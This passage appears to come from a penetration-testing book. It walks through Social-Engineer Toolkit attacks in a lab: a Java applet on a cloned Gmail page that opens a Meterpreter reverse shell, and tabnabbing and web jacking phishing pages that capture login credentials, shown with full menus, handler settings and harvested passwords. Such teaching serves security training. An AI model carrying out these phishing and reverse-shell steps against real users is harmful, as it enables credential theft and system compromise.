SET will proceed with backdooring and encoding the file and ask if we need to set up a similar payload for the Linux/OSX systems as well. We will select the **no** option in this scenario. However, if you want to test the Java applet attack on Linux/OSX systems, you must select **yes** in this option. Next, SET will set up the clone on a local web server and inject the Java applet into it as follows:

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: rGPhK2HjxJV
[*] Malicious java applet website prepped for deployment


***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on IE6, IE7, IE8, IE9, Safari, Opera, Chrome, and FireFox [--]
[-] Launching MSF Listener...
[-] This may take a few to load MSF...
[-] ***
[-] * WARNING: Database support has been disabled
```

SET will clone Gmail's login page and embed the Java applet into the page. Now, SET will set up an HTTP server at port 80 and copy the cloned page with Java applet as the index page over the server. SET will also launch the exploit handler at port 6666. Let's see what happens when a victim opens the IP address of the attacker's machine:



Gmail: Email from Google - Windows Internet Explorer

http://192.168.65.132/

Warning - Security

The application's digital signature cannot be verified. Do you want to run the application?

Name: Secure Java Applet
Publisher: Microsoft
From: http://192.168.65.132

[✓] Always trust content from this publisher.

The digital signature cannot be verified by a trusted source. Only run if you trust the origin of the application.

Welcome to Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, effi

Less spam
Keep unwanted messages out of your inbox with G

Mobile access
Read Gmail on your mobile phone by pointing your


Lots of space
Over 7917.964932 megabytes (and counting) of free storage.

Sign in to Gmail with your Google Account

New to Gmail? It's free and easy.

Done | Internet | Protected Mode: On

As soon as the victim opens the address of this malicious server located at `http://192.168.65.132`, the embedded Java Applet will run and will ask the victim to run the Java applet. A novice user may choose to **Run** the Java applet, as this warning is a part of routine warnings while browsing the Web. Now, as soon as the victim clicks on **Run**, a connection is made to the handler at port 6666 of the attacker's machine, which will cause the victim's system to be compromised as follows:




```
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 6666
LPORT => 6666
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:6666
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.132:6666 -> 192.168.65.131:49559) at 2013-12-23 07:33:55 -050
0
```

The tabnabbing attack


Tabnabbing is a system exploitation method using the phishing attack that asks users to submit their credentials to popular websites by impersonating those sites and convincing the users that the site is genuine. The tabnabbing attack in SET is used for credentials harvesting purposes. Initially, this attack starts with a page headline **loading the website** or something like this. However, as soon as the victim switches tab, this attack overwrites the **loading the website** message with a phishing page of a particular website asking for the user credentials to log in. A user who uses the Internet heavily may forget what sites he or she actually opened and may lose his or her credentials on the fake page that asks if he or she wants to log in to view the information.

Let's see how to harvest credentials with the tabnabbing attack:




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) Third Party Modules
  10) Update the Metasploit Framework
  11) Update the Social-Engineer Toolkit
  12) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set > 2
```

Let's select the second option from the main menu of SET, **Website Attack Vectors**. Choosing this option will open a new menu as follows:



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack > 4
```

We need to select the fourth option for this attack, **Tabnabbing Attack Method**. This will further present us with a new menu as follows:




```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack > 2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack > Enter the url to clone: http://www.gmail.com

[*] Cloning the website: http://www.gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.65.131 - - [23/Dec/2013 07:43:28] "GET / HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 07:43:36] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
```

Now, we can use various templates here, exactly like we did in the previous attack. Let's use the **Site Cloner** option this time by selecting the second option from the menu.

Let's use Gmail again, but this time using the **Site Cloner** option. As soon as we select the site to be cloned, SET creates the clone and sets up an HTTP server at port 80. However, if the site is using HTTPS, the server will set up itself at port 443.


The next step is to provide the victim with the link of the preceding HTTP server and see what it looks like from the victim's perspective, as shown in the following screenshot:




http://192.168.65.132/

Please wait while the site loads...


As we can see, when the victim opens the link that we have provided him, he or she sees a message explaining that the site is currently loading. Let's see what happens as soon as a new tab is opened by the victim:



As we can clearly see, when a new tab was opened, the previously opened tab was reloaded with the fake Gmail page. Let's see what it looks like:


http://192.168.65.132/index2.html
Favorites
Suggested Sites
Web Slice Gallery
Gmail
New Tab
Google
One account. All of Google.
Sign in to continue to Gmail

When the user fills in credentials at the fake Gmail page, the attacker will be able to see them in SET's console window as follows:




```
[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.65.131 - - [23/Dec/2013 07:43:28] "GET / HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 07:43:36] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=YxkqUD5tP0I
PARAM: continue=http://mail.google.com/mail/
PARAM: service=mail
PARAM: rm=false
PARAM: ltmpl=default
PARAM: scc=1
PARAM: _utf8=☃
PARAM: bgresponse=030f0003110000
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=nipun.jaswal2013@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=nipun@nipun@nipun
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
PARAM: rmShown=1
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

As we can see, we now have the credentials of the user. This concludes our attack.


The web jacking attack

The web jacking technique is another way of phishing. In this attack, a victim sees a message stating that **the site is moved to a new link** and the user needs to click on the link. When the victim visits the link, the original page loads for a fraction of seconds and after that the fake page appears. The victim, thinking that he or she is visiting an original page, may lose his or her credentials at the fake page. Let's see how we can perform the web jacking attack:



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack > 6
```

In the web jacking attack, we need to select the sixth option, **Jacking Attack Method** after we have selected the second option, **Website Attack Vectors**, from the main menu of SET. Selecting **Web Jacking Attack Method** will present us with a new menu as follows:




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack > 2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack > Enter the url to clone: http://login.yahoo.com

[*] Cloning the website: http://login.yahoo.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.65.131 - - [23/Dec/2013 08:16:46] "GET / HTTP/1.1" 200 -
192.168.65.131 - - [23/Dec/2013 08:17:18] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
```

The next step is to create a clone of the website that we will be using as a phishing page. To create a clone, we will select the second option, **Site Cloner**.

SET will ask the URL of the site to be cloned in the next step. We will type `http://login.yahoo.com` as the site to be used as a clone.


As soon as we hit the *Enter* key, SET will create a fake page of the URL entered, set up an HTTP server, and put the fake page there.

We need to send the URL of the HTTP server to the victim and as soon as the victim opens the link, he or she will be presented with the following page:



The site http://login.yahoo.com has moved, click here to go to the new location.

The victim might think that the website has moved to a new address and he or she will proceed with clicking on the preceding link. The original page at the `http://login.yahoo.com` address will show up for some fraction of a second followed by the loading of fake page that we have created, as shown in the following screenshot:




Yahoo makes it easy to enjoy what matters most in your world.

Best in class Yahoo Mail, breaking local, national and global news, finance, sports, music, movies and more. You get more out of the web, you get more out of life.

nipunjaswal@rocketmail.com

••••••••••

As soon as the victim enters his credentials at this fake page, SET will display them up in the console window as shown in the following screenshot:




```
PARAM: aad=6
POSSIBLE USERNAME FIELD FOUND: login=nipunjaswal@rocketmail.com
POSSIBLE PASSWORD FIELD FOUND: passwd=nipun@1234
PARAM: .persistent=
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

This concludes our attack on the victim's credential harvesting using the web jacking method.

Third-party attacks with SET


SET offers a third-party attack vector, that is, the **Remote Administration Tool Tommy Edition** (**RATTE**) module written by Thomas Werth. The RATTE module offers features such as RAT, which includes downloading a file, viewing a file, opening command prompt at the target victim's system, and so on. It works by cloning an existing domain and injecting malicious Java applet into the page, which is further linked to the RATTE server and is used to send and receive commands.

The third-party attack gets started by selecting the ninth option, **Third Party Modules**, from the main menu of SET, as shown in the following screenshot:



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) Third Party Modules
  10) Update the Metasploit Framework
  11) Update the Social-Engineer Toolkit
  12) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set > 9
```

Selecting the ninth option will present us with two further options as we can see in the following screenshot:




```
set > 9
[-] Social-Engineer Toolkit Third Party Modules menu.
